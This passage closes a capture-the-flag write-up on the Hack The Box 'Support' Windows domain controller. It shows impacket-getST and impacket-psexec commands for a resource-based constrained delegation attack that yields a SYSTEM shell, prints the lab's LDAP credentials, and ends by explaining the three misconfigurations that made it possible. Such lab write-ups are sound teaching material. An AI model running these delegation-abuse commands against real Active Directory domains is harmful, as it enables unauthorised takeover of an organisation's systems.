# S4U2Proxy forwards it as a CIFS ticket against the DC — the result is a ccache we can use directly
impacket-getST -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.129.23.226 'support.htb/KasaneHackt0:Mikudayo'
Step 4 — Export the ticket and connect as Administrator:
# Set the ccache as the active Kerberos credential
export KRB5CCNAME=$(pwd)/Administrator.ccache

# psexec with -k uses Kerberos ticket auth — no password needed
impacket-psexec -k dc.support.htb

Shell received as NT AUTHORITY\SYSTEM. Root flag retrieved from C:\Users\Administrator\Desktop\root.txt.
Flags
| Flag | Path | Value |
|---|---|---|
| User | C:\Users\support\Desktop\user.txt |
FLAG{REDACTED} |
| Root | C:\Users\Administrator\Desktop\root.txt |
FLAG{REDACTED} |
Conclusion
- A two-phase Nmap scan identified a Windows DC with SMB, LDAP, Kerberos, and WinRM exposed; the domain
support.htband hostnameDCwere leaked via LDAP and Nmap service info. Clock skew was negligible. - Guest SMB access revealed a
support-toolsshare containingUserInfo.exe.zip— a domain query tool that authenticates to LDAP internally; Wireshark ontun0captured its outboundbindRequestin plaintext, yielding ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz. ldapdomaindumpconfirmedsupportas the onlyRemote Management Usersmember; a targetedldapsearchof thesupportuser object revealed a plaintext password in theinfoattribute — support : Ironside47pleasure40Watchful.- WinRM access was confirmed; a shell was opened and the user flag retrieved. BloodHound confirmed
support→Shared Support Accounts→GenericAllonDC.support.htb, enabling an RBCD attack. Powermad.ps1created a machine accountKasaneHackt0;PowerViewwrotemsDS-AllowedToActOnBehalfOfOtherIdentityon the DC to trust it for delegation;impacket-getSTused S4U2Self and S4U2Proxy to produce anAdministratorCIFS ticket;impacket-psexec -kconsumed the ccache and delivered anNT AUTHORITY\SYSTEMshell.
The system fell because a service account's LDAP credentials were embedded in a distributable binary and transmitted in plaintext, a second account's password was stored in a readable LDAP attribute field, and a group ACL granting GenericAll on the DC allowed any member to configure full delegation — three independent misconfigurations that chained from Guest access to SYSTEM without any exploit or brute force.